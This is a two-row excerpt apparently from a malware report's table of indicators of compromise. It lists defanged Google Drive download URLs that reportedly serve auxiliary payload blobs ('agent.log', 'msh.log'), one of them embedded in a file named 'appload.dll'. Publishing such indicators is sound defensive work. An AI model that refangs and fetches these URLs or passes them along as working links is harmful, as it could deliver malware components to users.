| URL | hxxps://drive.usercontent.google[.]com/download?id=1rqN7zYXO0jNSsZy8gSECxSxY57T0T_xr | Auxiliary blob agent.log; functionally same ID as embedded Google Drive URL. |
| URL | hxxps://drive.google[.]com/uc?export=download&id=176jQJH3H3DHPzjFI-tIjrV8KLtEBgY_m | Auxiliary blob msh.log; embedded in appload.dll. |